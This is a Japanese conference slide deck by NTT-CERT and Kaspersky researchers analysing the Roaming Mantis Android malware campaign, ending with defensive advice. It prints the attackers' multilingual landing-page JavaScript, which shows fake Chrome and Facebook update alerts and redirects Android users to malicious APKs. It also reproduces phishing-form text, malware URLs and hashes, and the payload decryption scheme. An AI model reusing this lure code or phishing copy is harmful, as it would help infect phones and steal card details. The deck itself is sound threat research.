ランディングページの変遷:
1カ国語から27カ国語対応まで

ランディングページ 対応言語の変遷

- chrome.apk ランディングページ:
 - v1: 韓国語
 - v2: 韓国語、中国語、英語
 - v3: 韓国語、中国語、英語、日本語
- facebook.apk landing page:
 - v1: 韓国語、中国語、英語、日本語
 - v2: 27カ国語
 - + アラビア語、ドイツ語、スペイン語、etc..

chrome.apk 랜딩페이지: v1 to v2

```
7 - <script>
8 -     var u = navigator.userAgent;
9 -     var isAndroid = u.indexOf('Android') > -1 || u.indexOf('Adr') > -1;
10 -     var isiOS = !!u.match(/\(i[^;]+;( U;)? CPU.+Mac OS X/);
11 -     if(isAndroid) {
12 -         window.alert("한층 개선된 Chrome 의 최신버전이 출시되었습니다. 업데이트후 이용해주십시오.")
13 -         window.location.href = "http://" + location.hostname + "/chrome.apk"
14 -     }
```

v1

```
10 + <script>
11 +     var u = navigator.userAgent;
12 +     var isAndroid = u.indexOf('Android') > -1 || u.indexOf('Adr') > -1;
13 +     var isiOS = !!u.match(/\(i[^;]+;( U;)? CPU.+Mac OS X/);
14 +     if (isAndroid) {
15 +         var lang = (navigator.language || navigator.browserLanguage).toLowerCase()
16 +         if (lang.startsWith("ko")) { // 韩文
17 +             window.alert("한층 개선된 Chrome 의 최신버전이 출시되었습니다. 업데이트후 이용해주십시오.")
18 +         } else if (lang.startsWith("zh-cn")) { // 简体
19 +             window.alert("為更好體驗瀏覽效果, 請更新到最新chrome版本.")
20 +         } else if (lang.startsWith("zh-tw") || lang.startsWith("zh-hk")) { // 繁体
21 +             window.alert("為更好體驗瀏覽效果, 請更新到最新chrome版本.")
22 +         } else { // 其他
23 +             window.alert("To better experience the browsing, update to the latest chrome version.")
24 +         }
25 +         window.location.href = "http://" + location.hostname + "/chrome.apk"
26 +     }
```

v2

chrome.apk 랜딩페이지: v2 to v3

```
12      var isAndroid = u.indexOf('Android') > -1 || u.indexOf('Adr') > -1;
13      var isiOS = !!u.match(/\(i[^;]+;( U)? CPU.+Mac OS X/);
14      if (isAndroid) {
15          var lang = (navigator.language || navigator.browserLanguage).toLowerCase()
16          if (lang.startsWith("ko")) { // 韩文
17      -      window.alert("한층 개선된 Chrome 의 최신버전이 출시되었습니다. 업데이트후 이용해주십시오.")
18          } else if (lang.startsWith("zh-cn")) { // 简体
19      -      window.alert("為更好體驗瀏覽效果, 請更新到最新chrome版本.")
20          } else if (lang.startsWith("zh-tw") || lang.startsWith("zh-hk")) { // 繁体
21      -      window.alert("為更好體驗瀏覽效果, 請更新到最新chrome版本.")

18      var u = navigator.userAgent;
19      var isAndroid = u.indexOf('Android') > -1 || u.indexOf('Adr') > -1;
20      var isiOS = !!u.match(/\(i[^;]+;( U)? CPU.+Mac OS X/);
21      if (isAndroid) {
22          var lang = (navigator.language || navigator.browserLanguage).toLowerCase()
23          if (lang.startsWith("ko")) { // 韩文
24      +      window.alert("페이스북 보안확장 및 사용을 유창하기위해 설치하시길바랍니다.")
25          } else if (lang.startsWith("zh-cn")) { // 简体
26      +      window.alert("請安裝Facebook擴展工具包提升安全性, 以及使用流暢度.")
27          } else if (lang.startsWith("zh-tw") || lang.startsWith("zh-hk")) { // 繁体
28      +      window.alert("請安裝Facebook擴展工具包提升安全性, 以及使用流暢度.")
29      +      } else if (lang.startsWith("ja")) {
30      +      window.alert("閲覧効果を良く体験するために、最新chromeバージョンへ更新してください。")
31          } else { // 其他
32          window.alert("To better experience the browsing, update to the latest chrome version.")
33      }
```

v2

v3

facebook.apk

ランディングページ: v1

```
26 +     var isAndroid = u.indexOf('Android') > -1 || u.indexOf('Adr') > -1;
27 +     var isiOS = !!u.match(/\(i[^;]+;( U;)? CPU.+Mac OS X/);
28 +     if (isAndroid) {
29 +         var lang = (navigator.language || navigator.browserLanguage).toLowerCase()
30 +         if (lang.startsWith("ko")) { // 韓文
31 +             window.alert("페이스북 보안확장 및 사용을 유창하기 위해 설치하시길바랍니다.")
32 +         } else if (lang.startsWith("zh-cn")) { // 简体
33 +             window.alert("请安装Facebook扩展工具包提升安全性, 以及使用流畅度.")
34 +         } else if (lang.startsWith("zh-tw") || lang.startsWith("zh-hk")) { // 繁体
35 +             window.alert("請安裝Facebook擴展工具包提升安全性, 以及使用流暢度.")
36 +         } else if (lang.startsWith("ja")) {
37 +             window.alert("Facebook拡張ツールバックを取付て安全性及び使用流暢性を向上します。")
38 +         } else { // 其他
39 +             window.alert("To better experience the browsing, update to the latest chrome version.")
40 +         }
41 +         window.location.href = "d://my.org/aaaa"
42 +         setTimeout(function(){
43 +             window.location.href = "http://" + location.hostname + "/" + Math.random().toString().substring(2,10) +
44 +             ".apk"
45 +             }, 500);
46 +     }
```

facebook.apk

ランディングページ: v2

```
18 + <script>
19 +   var dict = {
20 +     zh: [
21 +       '请安装Facebook扩展工具包提升安全性, 以及使用流畅度.',
22 +       'APP Store帐号存在安全异常,请重新登录'],
23 +     zh2: ['請安裝Facebook擴展工具包提升安全性, 以及使用流暢度.'], // 中文
24 +     ja: ['Facebook拡張ツールパックを取付て安全性及び使用流暢性を向上します。'], // 繁体中文
25 +     ko: ['페이스북 보안확장 및 사용을 유창하기 위해 설치하시길바랍니다.'], // 韩文
26 +     en: ['To better experience the browsing, update to the latest Facebook version.'], // 英语
27 +     ar: ['لتحسين مستوى الأمان ، واستخدامه بصورة سلسة . في حالة عدم Facebook يرجى تثبيت حزمة أدوات توسيع القدرة على تنزيلها بصورة عادية. انقر فوق زر نسخ واستخدم المتصفح الافتراضي . وقم بلمصق الرابط إلى شريط العناوين لزيارة الرابط'], // 阿拉伯语
28 +     bg: ['Моля, инсталирайте инструмента за разширението на Facebook, за да подобрите сигурността и по-добрата работа. Ако разширението не може да се изтегли правилно, моля, кликнете върху бутона Копиране, отворете браузъра по подразбиране и поставете връзката в адресната лента, за да получите достъп до него.'], // 保加利亚语
29 +     pl: ['Proszę zainstalować narzędzie Facebook w celu poprawy bezpieczeństwa i płynności obsługi. Jeśli narzędzie nie pobiera się w sposób prawidłowy, kliknij w przycisk Kopiuj, otwórz przeglądarkę domyślną i wklej odnośnik do paska adresu.'], // 波兰语
30 +     de: ['Bitte installieren Sie das Facebook-Erweiterungstoolkit, das die Sicherheit verbessern und fließend sein kann. Wenn es nicht normal heruntergeladen werden kann, klicken Sie auf die Kopieren-Knöpfe und verwenden Sie den Standardbrowser. Fügen Sie den Link vor dem Besuch in die Adressleiste ein'], // 德语
31 +     ru: ['Пожалуйста, установите расширительный комплект Facebook, чтобы улучшить безопасность и беглость использования . Если вы не можете правильно загрузить, нажмите кнопку «Копировать» и используйте браузер по умолчанию, чтобы вставить ссылку в адресную строку для доступа.'], // 俄语
32 +     tl: ['Mangyari ikabit ang Facebook na ekstensyon toolkit upang mapabuti ang seguridad at katatasan. Kapag ang
```


攻撃基盤は複数言語をサポート



27言語をサポート

- | | | | |
|-----------|-------------|---------------|--------------|
| 1. アラビア語 | 8. ヘブライ語 | 15. 韓国語 | 22. タガログ語 |
| 2. ブルガリア語 | 9. ヒンディー語 | 16. マレー語 | 23. トルコ語 |
| 3. ベンガル語 | 10. アルメニア語 | 17. ポーランド語 | 24. ウクライナ語 |
| 4. チェコ語 | 11. インドネシア語 | 18. ポルトガル語 | 25. ベトナム語 |
| 5. ドイツ語 | 12. イタリア語 | 19. ロシア語 | 26. 中国語（簡体字） |
| 6. 英語 | 13. 日本語 | 20. セルボクロアチア語 | 27. 中国語（繁体字） |
| 7. スペイン語 | 14. ジョージア語 | 21. タイ語 | |





.apk マルウェアの新たな配信手法

Prezi での配信



詐欺コンテンツ
配信のしくみ

Prezis (154) [more >](#)

<http://tinyurl.com/y79adqwa>
Click to download

DivXInstaller.exe Downlo
Free

by inCSUW6liiDqZxa1bKs... on 8 August 2
Reusable

<http://tinyurl.com/y9z57b4k>
Click to download

Safe and Secure



Why do we need your billing information?

Because we are only licensed to distribute our content to certain countries, we ask that you verify your mailing address by providing us with a valid credit card number. We GUARANTEE that NO CHARGES will be applied for validating your account. No charges will appear on your credit card statement, unless you upgrade to a Premium Membership or make a purchase.

Sign up today, here's why:

- ✓ Click and Read it! No Waiting!
- ✓ Read eBooks. It's instant!
- ✓ Read eBooks of high quality!
- ✓ Guaranteed to save time!
- ✓ It works on your TV, PC or MAC!

Never any Hidden Fees

We make sure to provide our members with a detailed transaction history so that they know what they are paying for. Credit card information is required to facilitate future purchases only. No charges will appear on your credit card statement, unless you upgrade to Premium Membership or you make a purchase. By creating an account, you agree to our Terms & Conditions.

Account Verification

One Membership (1,255,676 Reviews) 90.90 ★★★★★
Your credit card will NOT be charged for validating your account.

First Name ✖
Please enter your first name.

Last Name

Zip / Postal

Country

Card Number

Expiry Date

CW

Where is my CVV?

VERIFY YOUR ACCOUNT >




攻撃者のミス(?): Prezi での配信



攻撃者のミス

配信システムに必要なのはURL

攻撃者はなぜかランディングページのHTMLコードをコピー



SMSで配信: sagawa.apk



他の .apk マルウェア
配信システムを悪用

Download URLs

This file has been spotted at

<http://sagawa-othh.com/sagawa.apk>

<http://sagawa-otqc.com/sagawa.apk>

<http://sagawa-exwe.com/sagawa.apk>

<http://sagawa-otfd.com/sagawa.apk>

sagawa.apk

Search

Hashes

Select

Download

689 files found

File	Ratio	First sub.	Last sub. ▼	Times sub.	Sources	Size
☐ 498204be51462a35dba6c900c03ba145dddde9f8310155c2cfbede7cdb739af7e8d12e9a96c58a57b2a5859982fc59ab apk android	23 / 62	2018-08-08 14:05:35	2018-08-09 19:25:57	2	2	427.3 KB
☐ aef7656c160cd0d9ce80e59a576fdec2c002000006381a2faa29a0b13d8c6b1a5c8de4343bd96a1d95ae3ddf85c5613d apk android	14 / 61	2018-08-09 19:12:52	2018-08-09 19:12:52	1	1	427.3 KB
☐ 0fa08c975d401daaab0a8c060cc052578b639b05da7ab4c2af8ee9252e067a59ab7ea775877a1a650948eb06df695ba6 apk android	14 / 62	2018-08-09 15:50:09	2018-08-09 15:50:09	1	1	427.3 KB
☐ ea151be0db589747a2c7e50060e637335a98453b3a9d9aabfde7c1833bc694be322be8844623c996bdfc7562b7e2d6ae apk android contains-elf	9 / 62	2018-08-09 15:31:02	2018-08-09 15:31:06	2	1	2.3 MB
☐ c9790d7a550ecf00bc8ac08981e90494c4950ba6790bf85fc2d7b2e5cf7b547bb9fb29b8e949da72fb1d789b6c39460c apk android	15 / 61	2018-08-09 14:18:29	2018-08-09 14:18:30	2	1	427.3 KB
☐ e54535df36c2d7dcdd569883fc5b3ca84a675896b79db4745206149f1a4c36a60ac5645ed80e619d2a23f7d6ae3befd2 apk android contains-elf	7 / 60	2018-08-09 13:05:21	2018-08-09 13:05:21	1	1	2.3 MB

2種類のマルウェアが存在

タイプA

ファイル名	sagawa.apk
Md5	956f32a28d0057805c7234d6a13aa99b
サイズ	427KB (437,556)
ローダー	\classes.dex
データ	\assets\assets
復号方法	payload = base64_dec(zlib_dec(enc_data));
別称	MaqHao (McAfee) XLoader (TrendMicro)
ファイル名 (過去)	facebook.apk chrome.apk \${random}.apk

タイプB

sagawa.apk
a19f4cb93274c949e66efe13173c95e6
2.3MB (2,381,665)
\classes.dex + \lib\\${platform}\libkao.so
\assets\code.so
aes_key = base64_dec(hardcoded data); payload = AES_dec(enc_data, aes_key);
FAKESPY (TrendMicro)
sagawa.apk



600+
sagawa.apk

Roaming Mantis まとめ

Roaming Mantis まとめ

THE ROAMING MANTIS

活動は継続中

攻撃手法が急速に進化している

複数の言語をサポートし、様々なデバイスを標的としている



Roaming Mantis 対策




ルーターの設定の見直し

- 初期設定の状態からアカウント情報を変更する
- セキュリティパッチをあててファームウェアを最新の状態にする



エンドポイントをセキュアに

- セキュリティ製品を適切に使用する
- 提供元不明のアプリをインストールしない



ご清聴ありがとうございました

Manabu Niseki
NTT-CERT

Suguru Ishimaru
Kaspersky Lab

KASPERSKY[®]



参考情報

1. <https://securelist.com/roaming-mantis-uses-dns-hijacking-to-infect-android-smartphones/85178/>
2. <https://securelist.com/roaming-mantis-dabbles-in-mining-and-phishing-multilingually/85607/>
3. <https://securelist.com/roaming-mantis-part-3/88071/>
4. <https://securingtomorrow.mcafee.com/mcafee-labs/android-banking-trojan-moqhao-spreading-via-sms-phishing-south-korea/>
5. <https://blog.trendmicro.com/trendlabs-security-intelligence/xloader-android-spyware-and-banking-trojan-distributed-via-dns-spoofing/>